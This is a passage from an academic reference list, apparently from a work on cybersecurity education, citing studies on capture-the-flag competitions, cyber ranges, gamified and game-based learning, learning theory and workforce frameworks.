- Burley, D., Bishop, M., Kaza, S., Gibson, D. S., Hawthorne, E., & Buck, S. (2017). ACM Joint Task Force on Cybersecurity Education. In *Proceedings of the 2017 acm sigcse technical symposium on computer science education* (pp. 683–684).
- Burns, T. J., Rios, S. C., Jordan, T. K., Gu, Q., & Underwood, T. (2017). Analysis and exercises for engaging beginners in online {CTF} competitions for security education. In *2017 usenix workshop on advances in security education (ase 17)*.
- Caballero, A. (2017). Security education, training, and awareness. In *Computer and information security handbook* (pp. 497–505). Elsevier.
- Camacho, H., & Christiansen, E. (2018). Teaching critical thinking within an institutionalised problem based learning paradigm—quite a challenge. *Journal of Problem Based Learning in Higher Education*, 6(2), 91–109.
- Caraguay, Á. L. V., & López, L. I. B. (2021). Risk analysis and android application penetration testing based on owasp 2016. *Information Technology and Systems: ICITS 2021, Volume 1, 1*, 461.
- Casalicchio, E., & Perciballi, V. (2017). Measuring docker performance: What a mess!!! In *Proceedings of the 8th acm/spec on international conference on performance engineering companion* (pp. 11–16).
- Chaiklin, S. (2003a). Analysis of learning and instruction. *Vygotsky's educational theory in cultural context*, 39.
- Chaiklin, S. (2003b). The zone of proximal development in vygotsky's analysis of learning and instruction in kozulin et. al,(2003).
- Chan, S. C., Wan, C. J., & Ko, S. (2019). Interactivity, active collaborative

- learning, and learning performance: The moderating role of perceived fun by using personal response systems. *The International Journal of Management Education*, 17(1), 94–102.
- Chapman, P., Burket, J., & Brumley, D. (2014). {PicoCTF}: A {Game-Based} computer security competition for high school students. In *2014 usenix summit on gaming, games, and gamification in security education (3gse 14)*.
- Chaskos, E. (2021). *Cyber-security training: A comparative analysis of cyber-ranges and emerging trends; technology development for security practitioners*. Springer: Basle, Switzerland.
- Chen, C. (2003). A constructivist approach to teaching: Implications in teaching computer networking implications in teaching computer networking. *Information technology, learning, and performance journal*, 21(2), 17.
- Chen, Y., Zhang, G., Hu, D., & Tao, Q. (2019). Multiscale emulation technology based on the integration of virtualization, physical and simulation networks. *Proceedings - 2019 IEEE 4th International Conference on Data Science in Cyberspace, DSC 2019*, 396–402. doi: 10.1109/DSC.2019.00066
- Cherinka, R., & Prezzama, J. (2015). Innovative approaches to building comprehensive talent pipelines: Helping to grow a strong and diverse professional workforce. *Systemics, Cybernetics and Informatics*, 13(6), 82–86.
- Cheung, R. S., Cohen, J. P., Lo, H. Z., & Elia, F. (2011). Challenge based learning in cybersecurity education. In *Proceedings of the international conference on security and management (sam)* (p. 1).
- Cheung, R. S., Cohen, J. P., Lo, H. Z., Elia, F., & Carrillo-Marquez, V. (2012). Effectiveness of cybersecurity competitions. In *Proceedings of the international conference on security and management (sam)* (p. 1).
- Childers, N., Boe, B., Cavallaro, L., Cavedon, L., Cova, M., Egele, M., & Vigna, G. (2010). Organizing large scale hacking competitions. In *International conference on detection of intrusions and malware, and vulnerability assessment* (pp. 132–152).
- Chothia, T., & Novakovic, C. (2015). An Offline Capture The Flag-Style Virtual Machine and an Assessment of its Value for Cybersecurity Education. *Usenix*.

- Chou, Y.-k. (2019). *Actionable gamification: Beyond points, badges, and leaderboards*. Packt Publishing Ltd.
- Chouliaras, N., Kittes, G., Kantzavelou, I., Maglaras, L., Pantziou, G., & Ferrag, M. A. (2021). Cyber ranges and testbeds for education, training, and research. *Applied Sciences*, 11(4). Retrieved from <https://www.mdpi.com/2076-3417/11/4/1809> doi: 10.3390/app11041809
- Chung, K. (2017). Live lesson: Lowering the barriers to capture the flag administration and participation. In *2017 usenix workshop on advances in security education (ase 17)*.
- Chung, K., & Cohen, J. (2014). Learning obstacles in the capture the flag model. In *2014 usenix summit on gaming, games, and gamification in security education (3gse 14)*.
- Clarke, S., Peel, D. J., Arnab, S., Morini, L., Keegan, H., & Wood, O. (2017). Escaped: A framework for creating educational escape rooms and interactive games for higher/further education. *International Journal of Serious Games*, 4(3), 73–86.
- Cone, B. D., Irvine, C. E., Thompson, M. F., & Nguyen, T. D. (2007). A video game for cyber security training and awareness. *computers & security*, 26(1), 63–72.
- Connolly, T. M., Boyle, E. A., MacArthur, E., Hainey, T., & Boyle, J. M. (2012). A systematic literature review of empirical evidence on computer games and serious games. *Computers & education*, 59(2), 661–686.
- Conte de Leon, D., Goes, C. E., Haney, M. A., & Krings, A. W. (2018, may). ADLES: Specifying, deploying, and sharing hands-on cyber-exercises. *Computers and Security*, 74, 12–40. doi: 10.1016/j.cose.2017.12.007
- Conti, G., Babbitt, T., & Nelson, J. (2011). Hacking competitions and their untapped potential for security education. *IEEE Security & Privacy*, 9(3), 56–59.
- Cordova, D. I., & Lepper, M. R. (1996). Intrinsic motivation and the process of learning: Beneficial effects of contextualization, personalization, and choice. *Journal of educational psychology*, 88(4), 715.
- Correia, J., & Compeau, D. (2017). Information privacy awareness (ipa): a review of the use, definition and measurement of ipa. In *Proceedings of the 50th hawaii international conference on system sciences*.

- Costa, G., Russo, E., & Armando, A. (2020). Automating the generation of cyber range virtual scenarios with vsdl. *arXiv preprint arXiv:2001.06681*.
- Crawford, K. (1996). Vygotskian approaches in human development in the information era. *Educational studies in mathematics*, 31(1), 43–62.
- Crumpler, W., & Lewis, J. A. (2019). *The cybersecurity workforce gap*. Center for Strategic and International Studies (CSIS) Washington, DC, USA.
- Dark, M., & Mirkovic, J. (2015). Evaluation theory and practice applied to cybersecurity education. *IEEE Security & Privacy*, 13(2), 75–80.
- Davis, A., Leek, T., Zhivich, M., Gwinnup, K., & Leonard, W. (2014). The Fun and Future of CTF *. *Usenix*.
- Dawson, M., Taveras, P., & Taylor, D. (2019). Applying software assurance and cybersecurity nice job tasks through secure software engineering labs. *Procedia Computer Science*, 164, 301-312. Retrieved from <https://www.sciencedirect.com/science/article/pii/S1877050919322264> (CENTERIS 2019 - International Conference on ENTERprise Information Systems / ProjMAN 2019 - International Conference on Project MANagement / HCist 2019 - International Conference on Health and Social Care Information Systems and Technologies, CENTERIS/ProjMAN/HCist 2019) doi: <https://doi.org/10.1016/j.procs.2019.12.187>
- De Freitas, S., & Oliver, M. (2006). How can exploratory learning with games and simulations within the curriculum be most effectively evaluated? *Computers & education*, 46(3), 249–264.
- De Freitas, S., Rebolledo-Mendez, G., Liarokapis, F., Magoulas, G., & Poulou-vassilis, A. (2010). Learning as immersive experiences: Using the four-dimensional framework for designing and evaluating immersive learning experiences in a virtual world. *British Journal of Educational Technology*, 41(1), 69–85.
- Dennen, V. P. (2004). Cognitive apprenticeship in educational practice: Research on scaffolding, modeling, mentoring, and coaching as instructional strategies. *Handbook of research on educational communications and technology*, 2(2004), 813–828.
- Denning, T., Lerner, A., Shostack, A., & Kohno, T. (2013). Control-alt-hack: the design and evaluation of a card game for computer security aware-

- ness and education. In *Proceedings of the 2013 acm sigsac conference on computer & communications security* (pp. 915–928).
- Denning, T., Shostack, A., & Kohno, T. (2014). Practical lessons from creating the {Control-Alt-Hack} card game and research challenges for games in education and research. In *2014 usenix summit on gaming, games, and gamification in security education (3gse 14)*.
- Deterding, S., Sicart, M., Nacke, L., O'Hara, K., & Dixon, D. (2011). Gamification. using game-design elements in non-gaming contexts. In *Chi'11 extended abstracts on human factors in computing systems* (pp. 2425–2428).
- Diakoumakos, J., Chaskos, E., Kolokotronis, N., & Lepouras, G. (2021). Cyber-range federation and cyber-security games: A gamification scoring model. In *2021 ieee international conference on cyber security and resilience (csr)* (pp. 186–191).
- Diana Arulkumar. (2019). Prediction of Adversary's TTP using Caldera. *International Journal of Innovative Technology and Exploring Engineering*, 9(2S2), 758–765. doi: 10.35940/ijitee.b1115.1292s219
- Dietz, M., & Pernul, G. (2020). Digital Twin: Empowering Enterprises Towards a System-of-Systems Approach. *Business & Information Systems Engineering*, 62(2), 179–184.
- Dillenbourg, P. (1999). *What do you mean by collaborative learning?* CiteSeer.
- Dillenbourg, P., Schneider, D., Synteta, P., et al. (2002). Virtual learning environments. In *Proceedings of the 3rd hellenic conference information & communication technologies in education* (pp. 3–18).
- Donaldson, S. E., Siegel, S. G., Williams, C. K., & Aslam, A. (2015). Cybersecurity frameworks. In *Enterprise cybersecurity: How to build a successful cyberdefense program against advanced threats* (pp. 297–309). Berkeley, CA: Apress. Retrieved from https://doi.org/10.1007/978-1-4302-6083-7_17 doi: 10.1007/978-1-4302-6083-7_17
- Dondi, C., & Moretti, M. (2006). Quality in elearning and quality of learning games. In *Digital game based learning: Proceedings of the 4th international symposium for information design, 2nd of june 2005 at stuttgart media university* (p. 245).
- Du, W., & Wang, R. (2008). Seed: A suite of instructional laboratories for

- computer security education. *Journal on Educational Resources in Computing (JERIC)*, 8(1), 1–24.
- Dua, R., Raja, A. R., & Kakadia, D. (2014). Virtualization vs containerization to support paas. In *2014 ieee international conference on cloud engineering* (pp. 610–614).
- Dunphy, B. C., & Dunphy, S. L. (2003). Assisted performance and the zone of proximal development (zpd); a potential framework for providing surgical education. *Australian Journal of Educational & Developmental Psychology*, 3(2003), 48–58.
- Eagle, C., & Clark, J. L. (2004). *Capture-the-flag: Learning computer security under fire* (Tech. Rep.). Naval Postgraduate School Monterey CA.
- Eagle, L. C., & Clark, J. L. (2004). *Capture-the-Flag : Learning Computer Security Under Fire* (Tech. Rep. No. July). Retrieved from <http://www.dtic.mil/docs/citations/ADA435319>
- Ellis, M., Baum, L., Filer, K., & Edwards, S. H. (2021). Experience report: Exploring the use of ctf-based co-curricular instruction to increase student comfort and success in computing. In *Proceedings of the 26th acm conference on innovation and technology in computer science education v. 1* (pp. 303–309).
- Enoch, S. Y., Huang, Z., Moon, C. Y., Lee, D., Ahn, M. K., & Kim, D. S. (2020). Harmer: Cyber-attacks automation and evaluation. *IEEE Access*, 8, 129397–129414. Retrieved from <https://doi.org/10.1109/ACCESS.2020.3009748>
- Ernits, M., & Kikkas, K. (2016). A live virtual simulator for teaching cybersecurity to information technology students. In *International conference on learning and collaboration technologies* (pp. 474–486).
- Espinha Gasiba, T., Lechner, U., & Pinto-Albuquerque, M. (2020). Cybersecurity challenges in industry: Measuring the challenge solve time to inform future challenges. *Information*, 11(11), 533.
- Facer, K., Joiner, R., Stanton, D., Reid, J., Hull, R., & Kirk, D. (2004). Savannah: mobile gaming and learning? *Journal of Computer assisted learning*, 20(6), 399–409.
- Felter, W., Ferreira, A., Rajamony, R., & Rubio, J. (2015). An updated performance comparison of virtual machines and linux containers. In

- 2015 ieee international symposium on performance analysis of systems and software (ispass)* (pp. 171–172).
- Ferguson, L. M., Yonge, O., & Myrick, F. (2004). Students' involvement in faculty research: Ethical and methodological issues. *International Journal of Qualitative Methods*, 3(4), 56–68.
- Flushman, T., Gondree, M., & Peterson, Z. N. (2015). This is not a game: Early observations on using alternate reality games for teaching security concepts to {First-Year} undergraduates. In *8th workshop on cyber security experimentation and test (cset 15)*.
- Ford, V., Siraj, A., Haynes, A., & Brown, E. (2017). Capture the flag unplugged: An offline cyber competition. In *Proceedings of the 2017 acm sigcse technical symposium on computer science education* (p. 225–230). New York, NY, USA: Association for Computing Machinery. Retrieved from <https://doi.org/10.1145/3017680.3017783> doi: 10.1145/3017680.3017783
- Fotaris, P., Mastoras, T., Leinfellner, R., & Rosunally, Y. (2015). From his-core to high marks: Empirical study of teaching programming through gamification. In *European conference on games based learning* (p. 186).
- Fowler, J., & Evans, N. (2020). Using the NICE framework as a metric to analyze student competencies. In *Journal of the colloquium for information systems security education* (Vol. 7, pp. 18–18).
- Frost, A., & Briefing, S. E. (2017). *global information security workforce study, 2017*.
- Furfaro, A., Argento, L., Parise, A., & Piccolo, A. (2017). Using virtual environments for the assessment of cybersecurity issues in iot scenarios. *Simulation Modelling Practice and Theory*, 73, 43–54.
- Furnell, S. (2021). The cybersecurity workforce and skills. *Computers & Security*, 100, 102080. Retrieved from <https://www.sciencedirect.com/science/article/pii/S0167404820303539> doi: <https://doi.org/10.1016/j.cose.2020.102080>
- Furnell, S., & Bishop, M. (2020a). Addressing cyber security skills: the spectrum, not the silo. *Computer Fraud & Security*, 2020(2), 6–11.
- Furnell, S., & Bishop, M. (2020b). Education for the Multifaith Community of Cybersecurity. In *Ifip world conference on information security education*

(pp. 32–45).

- Gao, J., Li, L., Kong, P., Bissyandé, T. F., & Klein, J. (2019). Understanding the evolution of android app vulnerabilities. *IEEE Transactions on Reliability*, 70(1), 212–230.
- Garrison, D. R. (1997). Self-directed learning: Toward a comprehensive model. *Adult education quarterly*, 48(1), 18–33.
- Gauch, S., Speretta, M., Chandramouli, A., & Micarelli, A. (2007). User profiles for personalized information access. *The adaptive web*, 54–89.
- Gencer Erdogan, A. H., Romero, A. Á., Varano, D., Zazzeri, N., & Žitnik, A. (2020). An approach to train and evaluate the cybersecurity skills of participants in cyber ranges based on cyber-risk models.
- Ghafir, I., Saleem, J., Hammoudeh, M., Faour, H., Prenosil, V., Jaf, S., ... Baker, T. (2018). Security threats to critical infrastructure: the human factor. *The Journal of Supercomputing*, 74(10), 4986–5002.
- Giessmann, A., & Legner, C. (2016). Designing business models for cloud platforms. *Information Systems Journal*, 26(5), 551–579.
- Gil, C., Baquero, L., Hernández, M., & Rodríguez, J. D. (2018). A conceptual exploration for the safe development of mobile devices software based on owasp. *Int. J. Appl. Eng. Res*, 13(18), 13603–13609.
- Gilberg, F. (2006). Using games to improve network security decisions.
- Glaserfeld, E. v. (1998). Cognition, construction of knowledge, and teaching. In *Constructivism in science education* (pp. 11–30). Springer.
- Gondree, M., & Peterson, Z. N. (2013). Valuing security by getting {[d0x3d!]}: Experiences with a network security board game. In *6th workshop on cyber security experimentation and test (cset 13)*.
- Gonzalez, H., Llamas, R., & Ordaz, F. (2017). Cybersecurity teaching through gamification: Aligning training resources to our syllabus. *Res. Comput. Sci.*, 146, 35–43.
- González-Manzano, L., & de Fuentes, J. M. (2019). Design recommendations for online cybersecurity courses. *Computers & Security*, 80, 238–256.
- Granåsen, M., & Andersson, D. (2016). Measuring team effectiveness in cyber-defense exercises: a cross-disciplinary case study. *Cognition, Technology & Work*, 18(1), 121–143.
- Greitzer, F. L., Kuchar, O. A., & Huston, K. (2007). Cognitive science impli-

- cations for enhancing training effectiveness in a serious gaming context. *Journal on Educational Resources in Computing (JERIC)*, 7(3), 2-es.
- Griffy-Brown, C., Lazarikos, D., & Chun, M. (2016). How do you secure an environment without a perimeter? using emerging technology processes to support information security efforts in an agile data center. *Journal of Applied Business & Economics*, 18(1).
- Hacks, S., Butun, I., Lagerström, R., Buhaiu, A., Georgiadou, A., & Michalitsi Psarrou, A. (2021). Integrating security behavior into attack simulations. In *The 16th international conference on availability, reliability and security* (pp. 1–13). Retrieved from <https://doi.org/10.1145/3465481.3470475>
- Hajny, J., Ricci, S., Piesarskas, E., Levillain, O., Galletta, L., & De Nicola, R. (2021). Framework, tools and good practices for cybersecurity curricula. *IEEE Access*, 9, 94723–94747.
- Hart, S., Margheri, A., Paci, F., & Sassone, V. (2020). Riskio: A serious game for cyber security awareness and education. *Computers & Security*, 95, 101827.
- Hay, B., Dodge, R., & Nance, K. (2008). Using virtualization to create and deploy computer security lab exercises. In *Ifip international information security conference* (pp. 621–635).
- Hendrix, M., Al-Sherbaz, A., & Victoria, B. (2016). Game based cyber security training: are serious games suitable for cyber security training? *International Journal of Serious Games*, 3(1).
- Herath, T. C., Herath, H. S., & Cullum, D. (2022). An information security performance measurement tool for senior managers: Balanced scorecard integration for security governance and control frameworks. *Information Systems Frontiers*, 1–41.
- Hickman, A. (2017). Container intrusions: Assessing the efficacy of intrusion detection and analysis methods for linux container environments. *SANS Inst. InfoSec Read. Room*, 1–32.
- Hirumi, A., & Stapleton, C. (2009). Applying pedagogy during game development to enhance game-based learning. In *Games: Purpose and potential in education* (pp. 127–162). Springer.
- Hudnall, M. (2019). Educational and workforce cybersecurity frameworks:

- comparing, contrasting, and mapping. *Computer*, 52(3), 18–28.
- Hughes-Lartey, K., Li, M., Botchey, F. E., & Qin, Z. (2021). Human factor, a critical weak point in the information security of an organization's internet of things. *Heliyon*, 7(3), e06522.
- Husari, G., Al-Shaer, E., Chu, B., & Rahman, R. F. (2019). Learning apt chains from cyber threat intelligence. In *Proceedings of the 6th annual symposium on hot topics in the science of security* (pp. 1–2). Retrieved from <https://doi.org/10.1145/3314058.3317728>
- Iannacone, M. D., & Bridges, R. A. (2020). Quantifiable & comparable evaluations of cyber defensive capabilities: A survey & novel, unified approach. *Computers & Security*, 96, 101907.
- Irvine, C. (2011). The value of capture-the-flag exercises in education: an interview with chris eagle. *IEEE Security & Privacy*, 9(6), 58–60.
- Irvine, C. E., Thompson, M. F., McCarrin, M., & Khosalim, J. (2017). Lab-tainers: a docker-based framework for cybersecurity labs. In *Proc. 2017 usenix workshop on advances in security education*.
- Irwin, D. M., & Bushnell, M. M. (1980). *Observational strategies for child study*. Holt, Rinehart, and Winston.
- Isaacs, S. (2015). The difference between gamification and game-based learning. *Association for Supervision and Curriculum Development*.
- Ismail, U. M., Islam, S., & Mouratidis, H. (2015). Cloud security audit for migration and continuous monitoring. In *2015 ieee trustcom/bigdataase/ispa* (Vol. 1, p. 1081-1087). doi: 10.1109/Trustcom.2015.486
- Jamalpur, S., Navya, Y. S., Raja, P., Tagore, G., & Rao, G. R. K. (2018). Dynamic malware analysis using cuckoo sandbox. In *2018 second international conference on inventive communication and computational technologies (icicct)* (pp. 1056–1060).
- Ji, Y., Zhang, G., Xie, S., & Wang, X. (2019). Container Networking Performance Analysis for Large-Scale User Behavior Simulation. *Journal of Computer and Communications*, 07(10), 136–146. doi: 10.4236/jcc.2019.710013
- Johnson, C., McGill, M., Bouchard, D., Bradshaw, M. K., Bucheli, V. A., Merkle, L. D., ... others (2016). Game development for computer science education. In *Proceedings of the 2016 iticse working group reports* (pp.

- 23–44).
- Jonassen, D. H. (1997). Instructional design models for well-structured and iii-structured problem-solving learning outcomes. *Educational technology research and development*, 45(1), 65–94.
- Jonassen, D. H., & Rohrer-Murphy, L. (1999). Activity theory as a framework for designing constructivist learning environments. *Educational technology research and development*, 47(1), 61–79.
- Jones, D., Gregor, S., et al. (2006). The formulation of an information systems design theory for e-learning. In *First international conference on design science research in information systems and technology, claremont, ca* (pp. 356–373).
- Jones, K. S., Namin, A. S., & Armstrong, M. E. (2018a). The core cyber-defense knowledge, skills, and abilities that cybersecurity students should learn in school: Results from interviews with cybersecurity professionals. *ACM Transactions on Computing Education*, 18(3). doi: 10.1145/3152893
- Jones, K. S., Namin, A. S., & Armstrong, M. E. (2018b, aug). The core cyber-defense knowledge, skills, and abilities that cybersecurity students should learn in school: Results from interviews with cybersecurity professionals. *ACM Trans. Comput. Educ.*, 18(3). Retrieved from <https://doi.org/10.1145/3152893> doi: 10.1145/3152893
- Joseph, R. B., Zibran, M. F., & Eishita, F. Z. (2021). Choosing the weapon: A comparative study of security analyzers for android applications. In *2021 ieee/acis 19th international conference on software engineering research, management and applications (sera)* (pp. 51–57).
- Kalina, C., & Powell, K. (2009). Cognitive and social constructivism: Developing tools for an effective classroom. *Education*, 130(2), 241–250.
- Kamal, S., Helal, I. M. A., Mazen, S. A., & Elhennawy, S. (2020). Computer-assisted audit tools for is auditing. In A. Z. Ghalwash, N. El Khameesy, D. A. Magdi, & A. Joshi (Eds.), *Internet of things—applications and future* (pp. 139–155). Singapore: Springer Singapore.
- Kapp, K. M. (2012). *The gamification of learning and instruction: game-based methods and strategies for training and education*. John Wiley & Sons.
- Karagiannis, S., Magkos, E., Ntantogian, C., & Ribeiro, L. L. (2020). Sandboxing the cyberspace for cybersecurity education and learning. In *European*

- symposium on research in computer security* (pp. 181–196).
- Karagiannis, S., Tokatlis, A., Pelekis, S., Kountoulis, M., Doukas, G., Ntanos, C., & Magkos, E. (2021). A-demo: Att&ck documentation, emulation and mitigation operations: Deploying and documenting realistic cyber-attack scenarios-a rootkit case study. In *25th pan-hellenic conference on informatics* (pp. 328–333).
- Karjalainen, M., Puuska, S., & Kokkonen, T. (2020). Measuring Learning in a Cyber Security Exercise. In *2020 12th international conference on education technology and computers* (pp. 205–209).
- Karlov, A. (2016). Virtualization in education: Information security lab in your hands. *Physics of Particles and Nuclei Letters*, 13(5), 640–643.
- Katsantonis, M. N., Fouliras, P., & Mavridis, I. (2017). Conceptualization of game based approaches for learning and training on cyber security. In *Proceedings of the 21st pan-hellenic conference on informatics* (pp. 1–2).
- Keahey, K., Doering, K., & Foster, I. (2004). From sandbox to playground: Dynamic virtual environments in the grid. In *Fifth ieee/acm international workshop on grid computing* (pp. 34–42).
- Kebritchi, M., Hirumi, A., & Bai, H. (2008). The effects of modern math computer games on learners' math achievement and math course motivation in a public high school setting. *British Journal of Educational Technology*, 38(2), 49–259.
- Keller, J. M. (1987). Development and use of the ARCS model of instructional design. *Journal of Instructional Development*, 10(3), 2–10.
- Khan, J. A., Rehman, I. U., Khan, Y. H., Khan, I. J., & Rashid, S. (2015). Comparison of requirement prioritization techniques to find best prioritization technique. *International Journal of Modern Education & Computer Science*, 7(11).
- Khan, M. S., Siddiqui, S., & Ferens, K. (2018). A cognitive and concurrent cyber kill chain model. In *Computer and network security essentials* (pp. 585–602). Springer. Retrieved from https://doi.org/10.1007/978-3-319-58424-9_34
- Kiili, K. (2005). Digital game-based learning: Towards an experiential gaming model. *The Internet and higher education*, 8(1), 13–24.
- Kim, B. (2001). Social constructivism. *Emerging perspectives on learning*,

- teaching, and technology*, 1(1), 16.
- Knapp, K. J., Maurer, C., & Plachkinova, M. (2017). Maintaining a cybersecurity curriculum: Professional certifications as valuable guidance. *Journal of Information Systems Education*, 28(2), 101.
- Konak, A. (2018). Experiential learning builds cybersecurity self-efficacy in k-12 students. *Journal of Cybersecurity Education, Research and Practice*, 2018(1), 6.
- Krathwohl, D. R. (2002). A revision of bloom's taxonomy: An overview. *Theory into practice*, 41(4), 212–218.
- Krstić, M., Čabarkapa, M., & Jevremović, A. (2019). Machine learning applications in computer emergency response team operations. In *2019 27th telecommunications forum (telfor)* (p. 1-4). doi: 10.1109/TELFOR48224.2019.8971040
- Kucek, S., & Leitner, M. (2020). An empirical survey of functions and configurations of open-source capture the flag (ctf) environments. *Journal of Network and Computer Applications*, 151, 102470.
- Laamarti, F., Eid, M., & El Saddik, A. (2014). An overview of serious games. *International Journal of Computer Games Technology*, 2014.
- Landers, R. N. (2014). Developing a theory of gamified learning: Linking serious games and gamification of learning. *Simulation & gaming*, 45(6), 752–768.
- Langner, G., Skopik, F., Furnell, S., & Quirchmayr, G. (2022). A tailored model for cyber security education utilizing a cyber range.
- Larkin, H., & Richardson, B. (2013). Creating high challenge/high support academic environments through constructive alignment: student outcomes. *Teaching in higher education*, 18(2), 192–204.
- Larrucea, X., & Molinuevo, A. (2020). An ics based scenario generator for cyber ranges. In *European conference on software process improvement* (pp. 543–554).
- Laurent Cifuentes, e. a. (2010, November). An Architecture for Case-based Learning. *TechTrends*, 54(6), 44–50. Retrieved from <https://doi.org/10.1007/s11528-010-0453-9> doi: 10.1007/s11528-010-0453-9
- Leaning, M. (2015). A study of the use of games and gamification to enhance student engagement, experience and achievement on a theory-based

- course of an undergraduate media degree. *Journal of Media Practice*, 16(2), 155–170.
- LeClair, J., Abraham, S., & Shih, L. (2013). An interdisciplinary approach to educating an effective cyber security workforce. In *Proceedings of the 2013 on infoseccd'13: Information security curriculum development conference* (pp. 71–78).
- Lee, J., Luchini, K., Michael, B., Norris, C., & Soloway, E. (2004). More than just fun and games: Assessing the value of educational video games in the classroom. In *Chi'04 extended abstracts on human factors in computing systems* (pp. 1375–1378).
- Lehrfeld, M., & Guest, P. (2016). Building an ethical hacking site for learning and student engagement. In *Southeastcon 2016* (pp. 1–6).
- Leune, K., & Petrilli, S. J. (2017). Using capture-the-flag to enhance the effectiveness of cybersecurity education. *SIGITE 2017 - Proceedings of the 18th Annual Conference on Information Technology Education*, 47–52. doi: 10.1145/3125659.3125686
- Leune, K., & Petrilli Jr, S. J. (2017). Using capture-the-flag to enhance the effectiveness of cybersecurity education. In *Proceedings of the 18th annual conference on information technology education* (pp. 47–52).
- Liegle, J. O., & Woo, H.-G. (2000). Developing adaptive intelligent tutoring systems: a general framework and its implementations. In *Proceedings of the isecon conference, philadelphia*.
- Lin, L. (2015). Exploring collaborative learning: Theoretical and conceptual perspectives. *Investigating Chinese HE EFL Classrooms*, 11–28.
- Mansurov, A. (2016). A CTF-Based Approach in Information Security Education: An Extracurricular Activity in Teaching Students at Altai State University, Russia. *Modern Applied Science*, 10(11), 159. doi: 10.5539/mas.v10n11p159
- Margetson, D. (1994). Current educational reform and the significance of problem-based learning. *Studies in higher education*, 19(1), 5–19.
- Martínez-Torres, M. R., Toral Marín, S., García, F. B., Vázquez, S. G., Oliva, M. A., & Torres, T. (2008). A technological acceptance of e-learning tools used in practical and laboratory teaching, according to the european higher education area. *Behaviour & Information Technology*, 27(6), 495–

505.

- Matheu, S. N., Hernandez-Ramos, J. L., & Skarmeta, A. F. (2019). Toward a cybersecurity certification framework for the internet of things. *IEEE Security & Privacy*, 17(3), 66-76. doi: 10.1109/MSEC.2019.2904475
- Matheu, S. N., Hernández-Ramos, J. L., Skarmeta, A. F., & Baldini, G. (2020, dec). A survey of cybersecurity certification for the internet of things. *ACM Comput. Surv.*, 53(6). Retrieved from <https://doi.org/10.1145/3410160> doi: 10.1145/3410160
- McDaniel, L., Talvi, E., & Hay, B. (2016). Capture the flag as cyber security introduction. In *2016 49th hawaii international conference on system sciences (hicss)* (pp. 5479-5486).
- Mcdonald, J., Hansen, D., Balzotti, J., Tanner, J., Winters, D., Giboney, J., & Bonsignore, E. (2019). Designing authentic cybersecurity learning experiences: lessons from the cybermatics playable case study. In *Proceedings of the 52nd hawaii international conference on system sciences*.
- McKenney, S., & Reeves, T. C. (2014). Educational design research. In *Handbook of research on educational communications and technology* (pp. 131-140). Springer.
- Meng, X., Qian, K., Lo, D., Bhattacharya, P., & Wu, F. (2018). Secure mobile software development with vulnerability detectors in static code analysis. In *2018 international symposium on networks, computers and communications (isncc)* (pp. 1-4).
- Mintrop, R., & Charles, J. (2017). The formation of teacher work teams under adverse conditions: Towards a more realistic scenario for schools in distress. *Journal of educational change*, 18(1), 49-75.
- Mirkovic, J., Dark, M., Du, W., Vigna, G., & Denning, T. (2015). Evaluating cybersecurity education interventions: Three case studies. *IEEE Security & Privacy*, 13(3), 63-69.
- Mirkovic, J., & Peterson, P. A. (2014). Class {Capture-the-Flag} exercises. In *2014 usenix summit on gaming, games, and gamification in security education (3gse 14)*.
- Mirkovic, J., & Peterson, P. A. H. (n.d.). *Class Capture-the-Flag Exercises* (Tech. Rep.).
- Mirkovic, J., Tabor, A., Woo, S., & Pusey, P. (2015). Engaging Novices

- in Cybersecurity Competitions: A Vision and Lessons Learned at ACM Tapia 2015. *Usenix*.
- Mitra, J., & Ranganath, V.-P. (2017). Ghera: A repository of android app vulnerability benchmarks. In *Proceedings of the 13th international conference on predictive models and data analytics in software engineering* (pp. 43–52).
- MITRE. (2021a, September). *Att&ck framework*. Retrieved from <https://attack.mitre.org/>
- MITRE. (2021b, September). *Att&ck®*, *faq* — *mitre: What is the relationship between att&ck and the lockheed martin cyber kill chain®?* Retrieved from <https://attack.mitre.org/resources/faq/>
- Moldovan, A.-N., & Ghergulescu, I. (2020). Leveraging virtual labs for personalised group-based assessment in a postgraduate network security and penetration testing module. In *2020 15th international workshop on semantic and social media adaptation and personalization (sma)* (pp. 1–6).
- Mora, A., Riera, D., Gonzalez, C., & Arnedo-Moreno, J. (2015). A literature review of gamification design frameworks. In *2015 7th international conference on games and virtual worlds for serious applications (vs-games)* (pp. 1–8).
- Moravcik, M., Segec, P., Kontsek, M., Uramova, J., & Papan, J. (2020). Comparison of LXC and Docker Technologies. *ICETA 2020 - 18th IEEE International Conference on Emerging eLearning Technologies and Applications, Proceedings*, 481–486. doi: 10.1109/ICETA51985.2020.9379212
- Moreno-Ger, P., Burgos, D., Martínez-Ortiz, I., Sierra, J. L., & Fernández-Manjón, B. (2008). Educational game design for online education. *Computers in Human Behavior*, 24(6), 2530–2540.
- Mullarkey, M. T., & Hevner, A. R. (2019). An elaborated action design research process model. *European Journal of Information Systems*, 28(1), 6–20.
- Nagarajan, A., Allbeck, J. M., Sood, A., & Janssen, T. L. (2012). Exploring game design for cybersecurity training. In *2012 ieee international conference on cyber technology in automation, control, and intelligent systems (cyber)* (pp. 256–262).
- Nakaya, M., Akagi, S., & Tominaga, H. (2016). Implementation and trial practices for hacking competition ctf as introductory educational experience

- for information literacy and security learning. *Proceedings of ICIA*, 5, 57–62.
- Namin, A. S., Aguirre-Muñoz, Z., & Jones, K. S. (2016). Teaching cyber security through competition: An experience report about a participatory training workshop. In *International conference on computer science education innovation & technology (cseit). proceedings* (p. 98).
- Negri, E., Fumagalli, L., & Macchi, M. (2017). A Review of the Roles of Digital Twin in CPS-based Production Systems. *Procedia Manufacturing*, 11, 939–948.
- Nestler, V., Coulson, T., & Ashley, J. D. (2019). The NICE Challenge Project: Providing Workforce Experience Before the Workforce. *IEEE Security & Privacy*, 17(2), 73–78.
- Newhouse, W., Keith, S., Scribner, B., & Witte, G. (2017). National initiative for cybersecurity education (nice) cybersecurity workforce framework. *NIST special publication*, 800(2017), 181.
- Nicholson, S. (2018). Creating engaging escape rooms for the classroom. *Childhood Education*, 94(1), 44–49.
- Nock, O., Starkey, J., & Angelopoulos, C. M. (2020). Addressing the Security Gap in IoT: Towards an IoT Cyber Range. *Sensors*, 20(18), 5439.
- Norman, G. R., & Schmidt, H. G. (2000). Effectiveness of problem-based learning curricula: Theory, practice and paper darts. *Medical education*, 34(9), 721–728.
- Oblinger, D. G. (2006). Games and learning. *Educause quarterly*, 29(3), 5–7.
- Oosthoek, K., & Doerr, C. (2019). Sok: Att&ck techniques and trends in windows malware. In *International conference on security and privacy in communication systems* (pp. 406–425). Retrieved from https://doi.org/10.1007/978-3-030-37228-6_20
